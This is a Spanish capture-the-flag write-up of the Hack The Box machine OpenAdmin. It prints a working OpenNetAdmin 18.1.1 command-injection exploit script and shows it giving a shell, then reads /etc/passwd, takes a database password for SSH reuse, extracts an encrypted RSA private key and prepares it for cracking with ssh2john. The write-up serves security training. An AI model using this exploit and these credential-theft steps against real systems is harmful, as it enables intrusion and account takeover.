

OpenAdmin

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina OpenAdmin en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad fácil (4.1).



Ilustración 1: OpenAdmin.

La fase de enumeración dio comienzo haciendo uso de NMAP:



Ilustración 2: Comando de NMAP usado.

Port		State	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0. 3	Ubuntu Linux; protocol 2.0
	ssh-hostkey	2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA) 256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA) 256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.29	(Ubuntu)
	http-methods	Supported Methods: HEAD GET POST OPTIONS					
	http-server-header	Apache/2.4.29 (Ubuntu)					
	http-title	Apache2 Ubuntu Default Page: It works					

Tabla 1: Resultados de NMAP.

Analizando los resultados solo se distinguió un posible vector de ataque, el servidor web:




Ilustración 3: Servidor Web en http://10.10.10.171.

Se uso DIRB para descubrir las posibles rutas a las que se tiene acceso:

```
root@kali:~/HTB_OpenAdmin# dirb http://10.10.10.171 -N 500 -o Dirb0[5/5]
min.txt

-----
DIRB v2.22
By The Dark Raver
-----

OUTPUT_FILE: DirbOpenAdmin.txt
START_TIME: Thu Jan 23 15:08:17 2020
URL_BASE: http://10.10.10.171/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 500

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.171/ ----

==> DIRECTORY: http://10.10.10.171/artwork/
+ http://10.10.10.171/index.html (CODE:200|SIZE:10918)
^[C

==> DIRECTORY: http://10.10.10.171/music/
+ http://10.10.10.171/server-status (CODE:403|SIZE:277)
```

Ilustración 4: Resultados de la ejecución de DIRB en <http://10.10.10.171>.

La ruta más interesante que se halló fue <http://10.10.10.171/music/>, dado que, si se intentaba acceder al *Login*, se producía una redirección a la ruta <http://10.10.10.171/ona/>.




Ilustración 5: Ruta <http://10.10.10.171/music/>.




Ilustración 6: Ruta <http://10.10.10.171/ona/>.

OpenNetAdmin es una herramienta Open Source de Internet Protocol Address Management (IPAM), es decir, todo software que pueda planificar, hacer seguimiento y administrar las direcciones IP usadas en una red de computadoras.

Para la versión 18.1.1 (la misma que la máquina objetivo) existe un *exploit* (<https://www.exploit-db.com/exploits/47691>) del tipo RCE que permite abrir una *shell* en el sistema víctima:

```
#!/bin/bash

URL="${1}"
while true;do
  echo -n "$ "; read cmd
  curl --silent -d
  "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]
  \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/
  BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```

Ilustración 7: Exploit para la versión 18.1.1 de OpenNetAdmin.

```

root@kali:~/HTB_OpenAdmin# gedit exploit.sh
root@kali:~/HTB_OpenAdmin# chmod +x exploit.sh
root@kali:~/HTB_OpenAdmin# ./exploit.sh http://10.10.10.171/ona/
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$

```

Ilustración 8: Ejecución del exploit y obteniendo una shell.

Una vez se tenía acceso a la máquina, se identificaron los usuarios del sistema, para así proceder a la escalada de privilegios.

```

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd/:/bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/bin/false
joanna:x:1001:1001:./home/joanna:/bin/bash
$

```

↑ 100% | 17:41 | 25 ene root! kali

Ilustración 9: Fichero /etc/passwd con los usuarios del sistema.

Investigando los ficheros de configuración que existían en el directorio `/opt/ona/www/`, se descubrió una contraseña:


```
ls -la
total 96
drwxrwxr-x 10 www-data www-data 4096 Jan 25 17:43 .
drwxr-x--- 7 www-data www-data 4096 Nov 21 18:23 ..
-rw-rw-r-- 1 www-data www-data 1970 Jan 3 2018 .htaccess.example
drwxrwxr-x 2 www-data www-data 4096 Jan 3 2018 config
-rw-rw-r-- 1 www-data www-data 1949 Jan 3 2018 config_dnld.php
-rw-rw-r-- 1 www-data www-data 4160 Jan 3 2018 dcm.php
drwxrwxr-x 3 www-data www-data 4096 Jan 3 2018 images
drwxrwxr-x 9 www-data www-data 4096 Jan 3 2018 include
-rw-rw-r-- 1 www-data www-data 1999 Jan 3 2018 index.php
drwxrwxr-x 5 www-data www-data 4096 Jan 3 2018 local
-rw-rw-r-- 1 www-data www-data 4526 Jan 3 2018 login.php
-rw-rw-r-- 1 www-data www-data 1106 Jan 3 2018 logout.php
```

Ilustración 10: Listando el contenido del directorio /opt/ona/www/.

```
ls -la local
total 20
drwxrwxr-x 5 www-data www-data 4096 Jan 3 2018 .
drwxrwxr-x 10 www-data www-data 4096 Jan 25 17:43 ..
drwxrwxr-x 2 www-data www-data 4096 Nov 21 16:51 config
drwxrwxr-x 3 www-data www-data 4096 Jan 3 2018 nmap_scans
drwxrwxr-x 2 www-data www-data 4096 Jan 3 2018 plugins
ls -la local/config
total 16
drwxrwxr-x 2 www-data www-data 4096 Nov 21 16:51 .
drwxrwxr-x 5 www-data www-data 4096 Jan 3 2018 ..
-rw-r--r-- 1 www-data www-data 426 Nov 21 16:51 database_settings.inc.php
-rw-rw-r-- 1 www-data www-data 1201 Jan 3 2018 motd.txt.example
-rw-r--r-- 1 www-data www-data 0 Nov 21 16:28 run_installer
```

Ilustración 11: Listando el contenido del directorio /opt/ona/www/local/config/.

```

ls local/config
database_settings.inc.php
motd.txt.example
run_installer
ls -la local/config
total 16
drwxrwxr-x 2 www-data www-data 4096 Nov 21 16:51 .
drwxrwxr-x 5 www-data www-data 4096 Jan 3 2018 ..
-rw-r--r-- 1 www-data www-data 426 Nov 21 16:51 database_settings.inc.php
-rw-rw-r-- 1 www-data www-data 1201 Jan 3 2018 motd.txt.example
-rw-r--r-- 1 www-data www-data 0 Nov 21 16:28 run_installer
cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
    array (
      'databases' =>
        array (
          0 =>
            array (
              'db_type' => 'mysqli',
              'db_host' => 'localhost',
              'db_login' => 'ona_sys',
              'db_passwd' => 'nlnj4W4rri0R!',
              'db_database' => 'ona_default',
              'db_debug' => false,
            ),
          ),
        ),
      'description' => 'Default data context',
    ),
  ),
);

```

Ilustración 12: Contraseña encontrada en el fichero database_settings.inc.php.

Como se conocían dos nombres de usuarios del sistema y el servicio SSH estaba habilitado, se probó la contraseña encontrada, para intentar iniciar sesión mediante SSH con alguno de los dos usuarios:

```

root@kali:~/HTB_OpenAdmin# ssh joanna@10.10.10.171
joanna@10.10.10.171's password:
Permission denied, please try again.
joanna@10.10.10.171's password:

```

Ilustración 13: Intento fallido de intentar abrir una conexión mediante SSH con el usuario Joanna.

```

root@kali:~/HTB_OpenAdmin# ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jan 25 17:47:18 UTC 2020

System load:  2.41           Processes:           287
Usage of /:   51.3% of 7.81GB Users logged in:       2
Memory usage: 51%           IP address for ens160: 10.10.10.171
Swap usage:   0%

=> There is 1 zombie process.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
your Internet connection or proxy settings

Last login: Sat Jan 25 17:41:38 2020 from 10.10.15.67
jimmy@openadmin:~$

```

↑ ■ ■ ■ ■ ■ ■ ■ ■ 100% | 17:47 | 25 ene jimmy 10.10.10.171

Ilustración 14: Sesión de SSH abierta con el usuario jimmy.

En el directorio `/home` del usuario *Jimmy* no se encontraba la *flag* (`user.txt`), por tanto, también había que conseguir acceso con el usuario *Joanna*.

Haciendo un breve reconocimiento de los ficheros y directorios a los que tenía acceso el usuario *Jimmy* se encontró lo siguiente:

```

jimmy@openadmin:/var/www$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 Nov 22 18:15 .
drwxr-xr-x 14 root    root    4096 Nov 21 14:08 ..
drwxr-xr-x  6 www-data www-data 4096 Nov 22 15:59 html
drwxrwx---  2 jimmy   internal 4096 Jan 25 20:30 internal
lrwxrwxrwx  1 www-data www-data  12 Nov 21 16:07 ona -> /opt/ona/www
jimmy@openadmin:/var/www$

```

Ilustración 15: Directorio `/var/www/internal` donde el usuario *Jimmy* tiene acceso.


```
jimmy@openadmin:/var/www/internal$ ls -la
total 20
drwxrwx--- 2 jimmy internal 4096 Jan 25 20:35 .
drwxr-xr-x 4 root root      4096 Nov 22 18:15 ..
-rwxrwxr-x 1 jimmy internal 3229 Nov 22 23:24 index.php
-rwxrwxr-x 1 jimmy internal  185 Nov 23 16:37 logout.php
-rwxrwxr-x 1 jimmy internal  339 Nov 23 17:40 main.php
jimmy@openadmin:/var/www/internal$
```

Ilustración 16: Ficheros PHP dentro almacenados en el directorio /var/www/internal.

```
jimmy@openadmin:/var/www/internal$ cat index.php
<?php
    ob_start();
    session_start();
?>

<?
    // error_reporting(E_ALL);
    // ini_set("display_errors", 1);
?>

<html lang = "en">

    <head>
        <title>Tutorialspoint.com</title>
        <link href = "css/bootstrap.min.css" rel = "stylesheet">

        <style>
            body {
```

Ilustración 17: Contenido fichero index.php parte 1.

```

        if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
            if ($_POST['username'] == 'jimmy' && hash('sha512', $_POST['password']) == '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680
b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bde852b8ec3b3a0523b1') {
                $_SESSION['username'] = 'jimmy';
                header("Location: /main.php");
            } else {
                $msg = 'Wrong username or password.';
            }
        }
    }
?>
</div> <!-- /container -->
```

Ilustración 18: Contenido del fichero index.php parte 2, contiene un hash.

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>

<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

Ilustración 19: Contenido del fichero main.php.

Como se puede observar, en el fichero *index.php* hay un *hash* del tipo SHA-512, que se compara con un parámetro de entrada en el campo *password* de un formulario.

Además, en el fichero *main.php* se ejecuta un comando que permitiría visibilizar la clave privada del usuario *Joanna*.

```
jimmy@openadmin:/var/www/internal$ php main.php
cat: /home/joanna/.ssh/id_rsa: Permission denied
<pre></pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

Ilustración 20: No se tiene permiso puesto que se ejecuta desde el usuario Jimmy.

A todo lo dicho anteriormente, hay que sumarle que existe un puerto abierto escuchando en la máquina víctima.

```
jimmy@openadmin:/var/www/internal$ netstat -atunp | grep LISTEN
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:3306        0.0.0.0:*
tcp        0      0 127.0.0.1:52846      0.0.0.0:*
tcp        0      0 127.0.0.53:53        0.0.0.0:*
tcp        0      0 0.0.0.0:22           0.0.0.0:*
tcp6       18      0 :::80                :::*
tcp6       0      0 :::22                :::*
```

LISTEN
LISTEN
LISTEN
LISTEN
LISTEN
LISTEN

Ilustración 21: Ejecución de netstat.

Detrás de dicho puerto, se encontraba un servicio web con los ficheros PHP que contienen el hash y la ejecución del comando que permite visibilizar la clave privada de *Joanna*.




Ilustración 22: Túnel SSH para visibilizar el panel de login.

Para que se ejecutara el comando, se debía introducir la combinación correcta de usuario y contraseña. Según el fichero *index.php*, el usuario es *Jimmy*, pero se debía *crackear* el *hash*, para ello se introdujo en una web que almacena *hashes* conocidos.




Ilustración 23: Obteniendo la contraseña.

En un principio se usó JohnTheRipper, pero el diccionario que se usaba no contenía la contraseña correcta. Leyendo foros se recomendaba la web mostrada.




Ilustración 24: Intento fallido de usar john.

Con la combinación correcta de usuario y contraseña se obtuvo la clave privada de *Joanna*:




Ilustración 25: Clave privada.

También si se ejecutaba un “`curl http://127.0.0.1:52846/main.php`” se podía obtener la clave privada.


```
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctw2HfJeaKUjWZH4usiD9AtTnIKVU0pZN8
ad/StMWJ+MkQ5MnAMJglQeUbrxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZza19U8f+Txhgq9K2KQHBE
6xaubNKhDJks/6YJVEHTyYfYsbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JcDb0wPnLNy9LsyNxXrfv3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8069JyI
9z7V9E4q/aKCh/xpJmYlj7AmdVd4Dl00ByVdy0SjKRXFaAiSVNQJY8hRHZSS7+k4
pic96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNa5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhcjTTVAFN/AZ
fnWkJ5u+T0q0zuPBWGPzSoZx5AbA4Xi00pqqeKaLali95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlPKSDiiYzNiXEMQij9Msk9na10B5FFPsjr+yYefMyLPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmTlC7YwKlXEyBan8flvIey/ur/4F
FnonsEl16TzVolst9RH/19B7wfUHXXCyp9sG8iJGklZvtelJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcnVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkjqYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnTl+8VdQH7Z
uhJvn1fzDRKZhwWLT+d+oqiIsrVd6nWhhtoJrjraQ7fYWGAm2MBdGA/MxlyJ9FNDR
lKxuS0DQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fScv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpXUCxQdAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWwJKuu4Y1GCXCqkVwvuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaUl2PDzLCmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JY0neRtMt
qLNgzj0Na4ZNMMyRAHEL1SF8a72umG02xLWebDoyf5VSSSZYtCNJdwT3lf7I8+adt
z0gLMmjmR2L5c2HdlTUT5MgiY8+qkHLSL6M91c4diJoEXVh+8YpblAoog0HHBlQe
KlI1lcqIdbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
```

Ilustración 26: Obteniendo la clave privada haciendo uso del comando curl.

La clave estaba protegida con contraseña, así que se usó `ssh2john.py` para poder obtener la contraseña.

```
root@kali:~/HTB_OpenAdmin# python /root/Github/JohnTheRipper/run/ssh2john.py JoannaPrivateKey
JoannaPrivateKey:sshng$1$1652AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61df25e68a5235991f8bac883f40b
539c829550ea5937c69dfd2b4c589f8c910e4c9c030982541e51b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46ec1c7f460e4a135b61f04bafaf66a08db1ecad8a6
0f25a1a095d4f94a530f9f0bf9222c6736a5f54f1ff93c6182af4ad0a407044eb16a6cd2a10c92acffa6095441ed63215b6126ed62d25b2803233cc3ea533d56b72d15a71b291547
983bf5bee5b0966710f2b4edf264f0909d6f4c0f9cb372f4bb323715d17d5ded5f83117233976199c6d86bfc28421e217cc883e7f0eecc6cf227fcd8ff12ca7a61207803dd47ef1
f2f6769773f9cb52ea7bb34f96019e00531f3c267255da737ca3af49c88f73ed5f44e2afda28287fc6926660b8fb0267557780e53b407255dcb44899115c568089254d40963c8511f3
492ef938a620bde879c953e67cfb55dbbf347dd677792544c3bb11eb0843928a34d53c3e94fed25bfff744544a69bc80c4ffcc87ff4d45c3ef5fd01c8b4114cadce7681ea9556f22fc
863d07a0f1e96e099e749416cca147add636eb24f5082f9224e2907e3464d71ae711cf8a3f21bd4476bf98c633ff1bbefbfb2d424544298c918a7b14c501d2c43534b8428d34d50053
7f0197e75a4279b64e8d2ace3c1586a59b28671e406c0e178b4d29aaa7a478b0258bde6628a3de723520a66fb0b31f1ea5b45b693f868d47c2d89692920e2898cdd89710c42227d
31293d9dad740791453ec8ebfb26047ccca53e0a200e9112f345f5559f8ded2f193feedd8c1db6bd0fbfa5441aa773dd5c4a60dfe92e1b7d79182af16472872ab3c222bdd2b5f9416
04b7de582b08ce3f6635d83f66e9b84e6fe9d3eafa166f9e62a4cdc993d42ed80ad5713205a9fc7e5bc87b2feea5f05167a27b04975e936fa254ad5f11ff7d07bc1f5075d70b2a
7db06f2224692566fb5e8890c6e39038787873f21c52ce14e1e70e60b8fca716feb5d0727ac1c355cf633226c993ca2f16b95c59b3c31ac7f641335d80ff1ad3e672f88609ec5a453
2986e0567e169094189dc82d11d46bf73bc6c48a05f84982aa222b4c0e78b18ccbe15345116e74f5fbc55d407ed9ba12559f5f37512998565a54fe77ea2a224abbddea75a1b6da0
9ae3ac943b6161809b630174603f33195827d14d0ebd64c6e48e0d0346b469d664f89e2f0e4c28b6a64acd3a0edf8a61915a246feb25e8e69b3710916e494d5f482bf6ab65c675f7
3c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91c4dc43f48b852efdc8fcc2647f2e588ae368d69998348f0bfcfe6d65892aebb86351825c2
aa45afc2e6869987849d70cec46ba951c864accfb8476d5643e7926942dd8f0f32c296662ba659e99b0fb0bbfde7ba2834e5ec931d576e4333d6b5e8960e9de46d32daa5360c3d0
d6b864d3324401c4975485f1aef6ba18edbl2d679b0e861fe5549249962d08d25cd2de517b23cf9a76dcf482530c9a34762f97361dd95352de4c82263cfaa90796c2fa33dd5c1d8
89a045d587ef18a5b940a2880e1c706541e2b523572a8836d513f6e688444af86e2ba9ad2ded540deadd9559eb56ac66fe021c3f88c2a1a484d62d602903793d10d
root@kali:~/HTB_OpenAdmin# python /root/Github/JohnTheRipper/run/ssh2john.py JoannaPrivateKey > JoannaPrivateKeyToJohn
root@kali:~/HTB_OpenAdmin#
```

Ilustración 27: Usando `ssh2john.py` para poder usar `JohnTheRipper`.


```

